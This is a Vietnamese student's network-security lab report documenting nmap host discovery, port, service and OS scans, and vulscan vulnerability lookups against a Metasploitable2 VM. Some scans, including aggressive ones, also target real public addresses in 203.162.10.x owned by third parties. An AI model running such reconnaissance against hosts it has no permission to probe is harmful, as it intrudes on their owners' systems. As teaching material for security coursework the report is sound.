

HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG

**KHOA AN TOÀN THÔNG TIN**

---



Bài báo cáo thực hành số 2

Môn học: AN TOÀN MẠNG

**Các kỹ thuật rà quét cổng, mạng, lỗ hổng và khai thác**

**Tên sinh viên:** Ninh Chí Hường

**Mã sinh viên:** B20DCAT094

**Nhóm lớp :** 01

**Giảng viên hướng dẫn:** PGS.TS Hoàng Xuân Dậu

HÀ NỘI, THÁNG 11/2023

## Table of Contents

1. Chuẩn bị môi trường .....	2
2. Tiến hành thực hiện .....	3
2.1 Kiểm tra và cài đặt các NSE scripts cho nmap .....	3
2.2 Rà quét để tìm thông tin về host, cổng, dịch vụ và HĐH sử dụng nmap.....	5
2.3 Rà quét để tìm các lỗ hổng trên 1 host hoặc 1 dịch vụ đang hoạt động.....	7
2.4 Khai thác lỗ hổng .....	12

# An toàn mạng (INT1482) – Bài thực hành số 2

## 1. Chuẩn bị môi trường

Chuẩn bị 2 máy, gồm máy Kali linux làm máy attack và máy Metasploitable2 làm máy victim.

Trên máy Kali, chạy lệnh: “**Ifconfig**” để kiểm tra IP và “**uname -a**” để kiểm tra tên máy và phiên bản.

```
(root@B20AT094-Huong-Kali)-[/home/huong-at094]
# uname -a
Linux B20AT094-Huong-Kali 6.3.0-kali1-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.3.7-1kali1 (2023-06-29) x86_64 GNU/Linux

(root@B20AT094-Huong-Kali)-[/home/huong-at094]
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.14.182 netmask 255.255.255.0 broadcast 192.168.14.255
    ether 00:0c:29:4e:3f:20 txqueuelen 1000 (Ethernet)
    RX packets 47448 bytes 22983023 (21.9 MiB)
    RX errors 26 dropped 0 overruns 0 frame 0
    TX packets 31055 bytes 2696364 (2.5 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
    device interrupt 19 base 0x2000

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 505 bytes 39702 (38.7 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 505 bytes 39702 (38.7 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(root@B20AT094-Huong-Kali)-[/home/huong-at094]
# uname -a
Linux B20AT094-Huong-Kali 6.3.0-kali1-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.3.7-1kali1 (2023-06-29) x86_64 GNU/Linux

(root@B20AT094-Huong-Kali)-[/home/huong-at094]
# date
Wed Nov 15 15:20:26 +07 2023
```

*Ip máy Kali là 192.168.14.182*

Trên máy Metasploitable2, cũng tương tự :

```
eth0      Link encap:Ethernet HWaddr 00:0c:29:4e:3f:20
          inet addr:192.168.14.184 Bcast:192.168.14.255 Mask:255.255.255.0
          inet6 addr: fe80::20c:291f:fe4e:3f20/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:611 errors:0 dropped:0 overruns:0 frame:0
          TX packets:169 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:42791 (41.7 KB) TX bytes:19526 (19.0 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:201 errors:0 dropped:0 overruns:0 frame:0
          TX packets:201 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:73069 (71.3 KB) TX bytes:73069 (71.3 KB)

msfadmin@B20AT094-Huong-Meta:~$ uname -a
Linux B20AT094-Huong-Meta 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i
686 GNU/Linux
msfadmin@B20AT094-Huong-Meta:~$ date
Wed Nov 15 03:31:28 EST 2023
```

*Ip máy Metasploitable2 là 192.168.14.184*

Kiểm tra kết nối giữa 2 máy:

```
(root@B20AT094-Huong-Kali)-[/home/huong-at094]
# date
Wed Nov 15 15:20:26 +07 2023

(root@B20AT094-Huong-Kali)-[/home/huong-at094]
# ping 192.168.14.184
PING 192.168.14.184 (192.168.14.184) 56(84) bytes of data.
64 bytes from 192.168.14.184: icmp_seq=1 ttl=64 time=10.1 ms
64 bytes from 192.168.14.184: icmp_seq=2 ttl=64 time=1.01 ms
64 bytes from 192.168.14.184: icmp_seq=3 ttl=64 time=0.242 ms
64 bytes from 192.168.14.184: icmp_seq=4 ttl=64 time=0.428 ms
64 bytes from 192.168.14.184: icmp_seq=5 ttl=64 time=0.900 ms
64 bytes from 192.168.14.184: icmp_seq=6 ttl=64 time=0.777 ms
64 bytes from 192.168.14.184: icmp_seq=7 ttl=64 time=0.910 ms
^C
— 192.168.14.184 ping statistics —
7 packets transmitted, 7 received, 0% packet loss, time 6064ms
rtt min/avg/max/mdev = 0.242/2.051/10.095/3.293 ms
```


## 2. Tiến hành thực hiện

### 2.1 Kiểm tra và cài đặt các NSE scripts cho nmap

- Kiểm tra các NSE scripts có sẵn cho nmap:

`cd /usr/share/nmap/scripts`

`ls` (chụp ảnh màn hình đầu tiên hiển thị các NSE scripts có sẵn lưu file kết quả)



```
(root@B20AT094-Huong-Kali) - [/home/huong-at094]
# cd /usr/share/nmap/scripts

(root@B20AT094-Huong-Kali) - [/usr/share/nmap/scripts]
# ls
acarsd-info.nse                ip-geolocation-ipinfodb.nse
address-info.nse              ip-geolocation-map-bing.nse
afp-brute.nse                 ip-geolocation-map-google.nse
afp-ls.nse                    ip-geolocation-map-kml.nse
afp-path-vuln.nse             ip-geolocation-maxmind.nse
afp-serverinfo.nse           ip-https-discover.nse
afp-showmount.nse            ipidseq.nse
ajp-auth.nse                  ipmi-brute.nse
ajp-brute.nse                 ipmi-cipher-zero.nse
ajp-headers.nse              ipmi-version.nse
ajp-methods.nse              ipv6-multicast-mld-list.nse
ajp-request.nse              ipv6-node-info.nse
allseeingeeye-info.nse       ipv6-ra-flood.nse
amqp-info.nse                irc-botnet-channels.nse
asn-query.nse                irc-brute.nse
auth-owners.nse              irc-info.nse
auth-spoof.nse               irc-sasl-brute.nse
backorifice-brute.nse        irc-unrealircd-backdoor.nse
backorifice-info.nse        iscsi-brute.nse
bacnet-info.nse              iscsi-info.nse
banner.nse                   isns-info.nse
bitcoin-getaddr.nse          jdwp-exec.nse
bitcoin-info.nse             jdwp-info.nse
bitcoinnrpc-info.nse         jdwp-inject.nse
bittorrent-discovery.nse     jdwp-version.nse
bjnp-discover.nse            knx-gateway-discover.nse
broadcast-ataoe-discover.nse knx-gateway-info.nse
broadcast-avahi-dos.nse      krb5-enum-users.nse
broadcast-bjnp-discover.nse  ldap-brute.nse
broadcast-db2-discover.nse   ldap-novell-getpass.nse
broadcast-dhcp-discover.nse  ldap-rootdse.nse
broadcast-dhcp6-discover.nse ldap-search.nse
broadcast-dns-service-discovery.nse lexmark-config.nse
broadcast-dropbox-listener.nse llmnr-resolve.nse
broadcast-eigrp-discovery.nse lltd-discovery.nse
broadcast-hid-discoveryd.nse lu-enum.nse
broadcast-igmp-discovery.nse maxdb-info.nse
broadcast-jenkins-discover.nse mcafee-epo-agent.nse
broadcast-listener.nse       membase-brute.nse
broadcast-ms-sql-discover.nse membase-http-info.nse
broadcast-netbios-master-browser.nse memcached-info.nse
broadcast-networker-discover.nse metasploit-info.nse
broadcast-novell-locate.nse  metasploit-msgrpc-brute.nse
broadcast-ospf2-discover.nse metasploit-xmlrpc-brute.nse
broadcast-pc-anywhere.nse    mikrotik-routeros-brute.nse
broadcast-pc-duo.nse         mmouse-brute.nse
broadcast-pim-discovery.nse  mmouse-exec.nse
broadcast-ping.nse           modbus-discover.nse
broadcast-pppoe-discover.nse mongodb-brute.nse
broadcast-rip-discover.nse   mongodb-databases.nse
```

```
root@B20AT094-Huong-Kali: /home/huong-at094
File Actions Edit View Help

(root@B20AT094-Huong-Kali) - [/home/huong-at094]
# date
Wed Nov 15 15:39:02 +07 2023

(root@B20AT094-Huong-Kali) - [/home/huong-at094]
#
```

- Cài đặt CSDL nmap-vulners (nếu chưa có):

sudo git clone https://github.com/vulnersCom/nmap-vulners.git (chụp ảnh màn hình báo cài đặt thành công lưu file kết quả)

ls nmap-vulners (chụp ảnh màn hình hiển thị các NSE scripts đã cài lưu file kết quả)

```
(root@B20AT094-Huong-Kali)-[/usr/share/nmap/scripts]
# git clone https://github.com/vulnersCom/nmap-vulners.git
Cloning into 'nmap-vulners' ...
remote: Enumerating objects: 104, done.
remote: Counting objects: 100% (42/42), done.
remote: Compressing objects: 100% (24/24), done.
remote: Total 104 (delta 21), reused 32 (delta 18), pack-reused 62
Receiving objects: 100% (104/104), 445.53 KiB | 1.33 MiB/s, done.
Resolving deltas: 100% (42/42), done.

(root@B20AT094-Huong-Kali)-[/usr/share/nmap/scripts]
# ls nmap-vulners
LICENSE      example.png  http-vulners-regex.json  paths_regex_example.png  vulners.nse
README.md    http-vulners-paths.txt  http-vulners-regex.nse  simple_regex_example.png  vulners_enterprise.nse

(root@B20AT094-Huong-Kali)-[/usr/share/nmap/scripts]
# date
Wed Nov 15 15:42:38 +07 2023
```

- Cài đặt CSDL vulscan (nếu chưa có):

sudo git clone https://github.com/scipag/vulscan.git (chụp ảnh màn hình báo cài đặt thành công lưu file kết quả)

ls vulscan (chụp ảnh màn hình hiển thị các NSE scripts đã cài lưu file kết quả)

```
(root@B20AT094-Huong-Kali)-[/usr/share/nmap/scripts]
# git clone https://github.com/scipag/vulscan.git
Cloning into 'vulscan' ...
remote: Enumerating objects: 297, done.
remote: Counting objects: 100% (33/33), done.
remote: Compressing objects: 100% (29/29), done.
remote: Total 297 (delta 12), reused 16 (delta 4), pack-reused 264
Receiving objects: 100% (297/297), 17.69 MiB | 1.61 MiB/s, done.
Resolving deltas: 100% (175/175), done.

(root@B20AT094-Huong-Kali)-[/usr/share/nmap/scripts]
# ls vulscan
COPYING.TXT  cve.csv      openvas.csv  securityfocus.csv  update.sh  xforce.csv
README.md    exploitdb.csv  osvdb.csv   securitytracker.csv  utilities
_config.yml  logo.png     scipuldb.csv  update.ps1          vulscan.nse

(root@B20AT094-Huong-Kali)-[/usr/share/nmap/scripts]
# date
Wed Nov 15 15:44:05 +07 2023
```



## 2.2 Rà quét để tìm thông tin về host, cổng, dịch vụ và HĐH sử dụng nmap

- Tìm các host đang hoạt động (thực hiện với 3 dải địa chỉ IP hoạt động có tối thiểu 5 hosts)

#nmap -sn 203.162.10.114-120

```
(root@B20AT094-Huong-Kali)-[/usr/share/nmap/scripts]
# date
Thu Nov 16 13:18:58 +07 2023

(root@B20AT094-Huong-Kali)-[/usr/share/nmap/scripts]
# nmap -sn 203.162.10.114-120
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-16 13:19 +07
Nmap scan report for mail.kimwee.com.vn (203.162.10.114)
Host is up (0.047s latency).
Nmap scan report for static.vnpt.vn (203.162.10.115)
Host is up (0.048s latency).
Nmap scan report for static.vnpt.vn (203.162.10.116)
Host is up (0.048s latency).
Nmap scan report for static.vnpt.vn (203.162.10.117)
Host is up (0.048s latency).
Nmap scan report for static.vnpt.vn (203.162.10.118)
Host is up (0.048s latency).
Nmap scan report for static.vnpt.vn (203.162.10.119)
Host is up (0.048s latency).
Nmap scan report for khoabang.com.vn (203.162.10.120)
Host is up (0.00018s latency).
Nmap done: 7 IP addresses (7 hosts up) scanned in 0.14 seconds
```

- Tìm các cổng đang hoạt động trên 1 host (thực hiện với máy Meta và 2 IP hoạt động)

#nmap -sS <địa chỉ IP>

```
(root@B20AT094-Huong-Kali)-[/usr/share/nmap/scripts]
# date
Wed Nov 15 15:48:51 +07 2023

(root@B20AT094-Huong-Kali)-[/usr/share/nmap/scripts]
# nmap -sS 192.168.14.184
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-15 15:48 +07
Nmap scan report for 192.168.14.184
Host is up (0.0022s latency).
Not shown: 978 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 00:0C:29:4E:3F:20 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.24 seconds

(root@B20AT094-Huong-Kali)-[/usr/share/nmap/scripts]
# nmap -sS 203.162.10.120
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-15 15:49 +07
Nmap scan report for khoabang.com.vn (203.162.10.120)
Host is up (0.017s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE
5060/tcp  open  sip

Nmap done: 1 IP address (1 host up) scanned in 50.89 seconds
```

```

(root@B20AT094-Huong-Kali)-[/usr/share/nmap/scripts]
# nmap -sS 203.162.10.115
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-15 15:50 +07
Nmap scan report for static.vnpt.vn (203.162.10.115)
Host is up (0.0073s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
2000/tcp  open  cisco-sccp
5060/tcp  open  sip

Nmap done: 1 IP address (1 host up) scanned in 4.68 seconds

(root@B20AT094-Huong-Kali)-[/usr/share/nmap/scripts]
# date
Wed Nov 15 15:51:22 +07 2023

```

- Tìm thông tin các dịch vụ đang chạy và hệ điều hành của host (thực hiện với máy Meta và 2 địa chỉ IP hoạt động)

#nmap -sV -A -p80 <địa chỉ IP>

```

(root@B20AT094-Huong-Kali)-[/usr/share/nmap/scripts]
# date
Wed Nov 15 15:51:22 +07 2023

(root@B20AT094-Huong-Kali)-[/usr/share/nmap/scripts]
# nmap -sV -A -p80 192.168.14.184
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-15 15:53 +07
Nmap scan report for 192.168.14.184
Host is up (0.00024s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-title: Metasploitable2 - Linux
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
MAC Address: 00:0C:29:4E:3F:20 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.24 ms  192.168.14.184

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.35 seconds

(root@B20AT094-Huong-Kali)-[/usr/share/nmap/scripts]
# nmap -sV -A -p80 203.162.10.120
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-15 15:53 +07
Nmap scan report for khoabang.com.vn (203.162.10.120)
Host is up (0.00025s latency).

PORT      STATE SERVICE VERSION
80/tcp    filtered http
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: D-Link DFL-700 firewall (89%), HP Officejet Pro 8500 printer (89%), ReactOS 0.3.7 (89%), Sanyo PLC-XU88 digital video projector (89%), Sonus GSX9000 VoIP proxy (88%), Asus WL-500gP wireless broadband router (88%), Microsoft Windows 2000 (88%), Microsoft Windows Server 2003 Enterprise Edition SP2 (88%), Microsoft Windows Server 2003 SP2 (88%), Novell NetWare 6.5 (88%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops

TRACEROUTE (using port 80/tcp)
HOP RTT     ADDRESS
1   0.05 ms  192.168.14.2
2   0.16 ms  khoabang.com.vn (203.162.10.120)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.14 seconds

```

```

(root@B20AT094-Huong-Kali)-[/usr/share/nmap/scripts]
# nmap -sV -A -p80 203.162.10.115
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-15 15:54 +07
Nmap scan report for static.vnpt.vn (203.162.10.115)
Host is up (0.0011s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http      nginx 1.14.0 (Ubuntu)
|_http-title: COMPUTER PROGRAMMING - TF
|_http-server-header: nginx/1.14.0 (Ubuntu)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: WAP
Running: Actiontec embedded, Linux
OS CPE: cpe:/h:actiontec:mi424wr-gen3i cpe:/o:linux:linux_kernel
OS details: Actiontec MI424WR-GEN3I WAP
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1   0.12 ms  192.168.14.2
2   0.09 ms  static.vnpt.vn (203.162.10.115)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.04 seconds

(root@B20AT094-Huong-Kali)-[/usr/share/nmap/scripts]
# date
Wed Nov 15 15:55:34 +07 2023

```

## 2.3 Rà quét để tìm các lỗ hổng trên 1 host hoặc 1 dịch vụ đang hoạt động

- Tìm lỗ hổng trên các dịch vụ của máy Meta với script ngầm định:

**#nmap -sC 192.168.14.184**

```

(root@B20AT094-Huong-Kali)-[/usr/share/nmap/scripts]
# date
Wed Nov 15 16:01:00 +07 2023

(root@B20AT094-Huong-Kali)-[/usr/share/nmap/scripts]
# nmap -sC 192.168.14.184
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-15 16:01 +07
Nmap scan report for 192.168.14.184
Host is up (0.0027s latency).
Not shown: 978 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
|_ftp-syst:
|_STAT:
|_FTP server status:
|_   Connected to 192.168.14.182
|_   Logged in as ftp
|_   TYPE: ASCII
|_   No session bandwidth limit
|_   Session timeout in seconds is 300
|_   Control connection is plain text
|_   Data connections will be plain text
|_   vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh
|_ssh-hostkey:
|_  1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet
25/tcp    open  smtp
|_ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no su
ch thing outside US/countryName=XX
|_Not valid before: 2010-03-17T14:07:45
|_Not valid after: 2010-04-16T14:07:45
|_ssl-date: 2023-11-15T09:02:09+00:00; +6s from scanner time.
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8
BITIME, DSN
|_sslv2:
|_   SSLv2 supported
|_   ciphers:
|_     SSL2_DES_192_EDE3_CBC_WITH_MD5
|_     SSL2_DES_64_CBC_WITH_MD5
|_     SSL2_RC2_128_CBC_WITH_MD5
|_     SSL2_RC4_128_WITH_MD5
|_     SSL2_RC4_128_EXPORT40_WITH_MD5
|_     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
53/tcp    open  domain
|_dns-nsid:
|_   bind.version: 9.4.2
80/tcp    open  http
|_http-title: Metasploitable2 - Linux
111/tcp   open  rpcbind
|_rpcinfo:
|_   program version    port/proto  service

```



```

| program version port/proto service
| 100000 2 111/tcp rpcbind
| 100000 2 111/udp rpcbind
| 100003 2,3,4 2049/tcp nfs
| 100003 2,3,4 2049/udp nfs
| 100005 1,2,3 32899/udp mountd
| 100005 1,2,3 51044/tcp mountd
| 100021 1,3,4 32866/tcp nlockmgr
| 100021 1,3,4 46661/udp nlockmgr
| 100024 1 56048/udp status
| 100024 1 56652/tcp status
139/tcp open netbios-ssn
445/tcp open ***JNV
512/tcp open exec
513/tcp open login
514/tcp open shell
1099/tcp open rmiregistry
1524/tcp open ingreslock
2049/tcp open nfs
3306/tcp open mysql
| mysql-info:
| Protocol: 10
| Version: 5.0.51a-3ubuntu5
| Thread ID: 10
| Capabilities flags: 43564
| Some Capabilities: SupportsTransactions, Speaks41ProtocolNew, Support41Auth, SwitchToSSLAfterHandshake, LongColu
mnFlag, ConnectWithDatabase, SupportsCompression
| Status: Autocommit
| Salt: c.WPg:(XcjhN-4Y)[rL
5432/tcp open postgresql
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no su
ch thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after: 2010-04-16T14:07:45
|_ssl-date: 2023-11-15T09:02:37+00:00; +6s from scanner time.
5900/tcp open vnc
| vnc-info:
| Protocol version: 3.3
| Security types:
|_ VNC Authentication (2)
6000/tcp open X11
6667/tcp open irc
| irc-info:
| users: 1
| servers: 1
| lusers: 1
| lservers: 0
| server: irc.Metasploitable.LAN
| version: Unreal3.2.8.1. irc.Metasploitable.LAN
| uptime: 0 days, 0:56:28
| source ident: nmap
| source host: 6DBAE406.6B3DFB7E.FFFA6D49.IP
|_ error: Closing link: diibtxmwi[192.168.14.182] (Quit: diibtxmwi)
8009/tcp open ajp13
|_ajp-methods: Failed to get a valid response for the OPTION request
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp open unknown
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/5.5
MAC Address: 00:0C:29:4E:3F:20 (VMware)

Host script results:
|_clock-skew: mean: 1h15m05s, deviation: 2h30m00s, median: 5s
|_smb2-time: Protocol negotiation failed (SMB2)
|_nbstat: NetBIOS name: B20AT094-HUONG-, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-security-mode:
| account_used: guest
| authentication_level: user
| challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
| smb-os-discovery:
| OS: Unix (Samba 3.0.20-Debian)
| NetBIOS computer name:
| Workgroup: WORKGROUP\x00
|_ System time: 2023-11-15T04:01:12-05:00

Nmap done: 1 IP address (1 host up) scanned in 86.37 seconds

```

- Tìm lỗ hổng trên các dịch vụ FTP của máy Meta với vulscan script:

#nmap --script=vulscan/vulscan.nse -sV -p21 192.168.14.184

```
(root@B20AT094-Huong-Kali)-[/usr/share/nmap/scripts]
# date
Wed Nov 15 16:06:10 +07 2023

(root@B20AT094-Huong-Kali)-[/usr/share/nmap/scripts]
# nmap --script=vulscan/vulscan.nse -sV -p21 192.168.14.184
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-15 16:06 +07
Nmap scan report for 192.168.14.184
Host is up (0.00030s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
| vulscan: VulDB - https://vuldb.com:
| No findings
|
| MITRE CVE - https://cve.mitre.org:
| [CVE-2011-0762] The vsf_filename_passes_filter function in ls.c in vsftpd before 2.3.3 allows remote authenticated
| users to cause a denial of service (CPU consumption and process slot exhaustion) via crafted glob expressions in ST
| AT commands in multiple FTP sessions, a different vulnerability than CVE-2010-2632.
|
| SecurityFocus - https://www.securityfocus.com/bid/:
| [82285] Vsftpd CVE-2004-0042 Remote Security Vulnerability
| [72451] vsftpd CVE-2015-1419 Security Bypass Vulnerability
| [51013] vsftpd '__tzfile_read()' Function Heap Based Buffer Overflow Vulnerability
| [48539] vsftpd Compromised Source Packages Backdoor Vulnerability
| [46617] vsftpd FTP Server 'ls.c' Remote Denial of Service Vulnerability
| [41443] Vsftpd Webmin Module Multiple Unspecified Vulnerabilities
| [30364] vsftpd FTP Server Pluggable Authentication Module (PAM) Remote Denial of Service Vulnerability
| [29322] vsftpd FTP Server 'deny_file' Option Remote Denial of Service Vulnerability
| [10394] Vsftpd Listener Denial of Service Vulnerability
| [7253] Red Hat Linux 9 vsftpd Compiling Error Weakness
|
| IBM X-Force - https://exchange.xforce.ibmcloud.com:
| [68366] vsftpd package backdoor
| [65873] vsftpd vsf_filename_passes_filter denial of service
| [55148] VSFTPD-WEBMIN-MODULE unknown unspecified
| [43685] vsftpd authentication attempts denial of service
| [42593] vsftpd deny_file denial of service
| [16222] vsftpd connection denial of service
| [14844] vsftpd message allows attacker to obtain username
| [11729] Red Hat Linux vsftpd FTP daemon tcp_wrapper could allow an attacker to gain access to server
|
| Exploit-DB - https://www.exploit-db.com:
| [17491] VSFTPD 2.3.4 - Backdoor Command Execution
| [16270] vsftpd 2.3.2 - Denial of Service Vulnerability
|
| OpenVAS (Nessus) - http://www.openvas.org:
| [70770] Gentoo Security Advisory GLSA 201110-07 (vsftpd)
| [70399] Debian Security Advisory DSA 2305-1 (vsftpd)
|
| SecurityTracker - https://www.securitytracker.com:
| [1025186] vsftpd vsf_filename_passes_filter() Bug Lets Remote Authenticated Users Deny Service
| [1020546] vsftpd Memory Leak When Invalid Authentication Attempts Occur Lets Remote Authenticated Users Deny Servi
ce
```

```

[1020079] vsftpd Memory Leak in 'deny_file' Option Lets Remote Authenticated Users Deny Service
[1008628] vsftpd Discloses Whether Usernames are Valid or Not
OSVDB - http://www.osvdb.org:
[73573] vsftpd on vsftpd.beasts.org Trojaned Distribution
[73340] vsftpd ls.c vsf_filename_passes_filter STAT Command glob Expression Remote DoS
[61362] Vsftpd Webmin Module Unspecified Issues
[46930] Red Hat Linux vsftpd w/ PAM Memory Exhaustion Remote DoS
[45626] vsftpd deny_file Option Crafted FTP Data Remote Memory Exhaustion DoS
[36515] BlockHosts sshd/vsftpd hosts.allow Arbitrary Deny Entry Manipulation
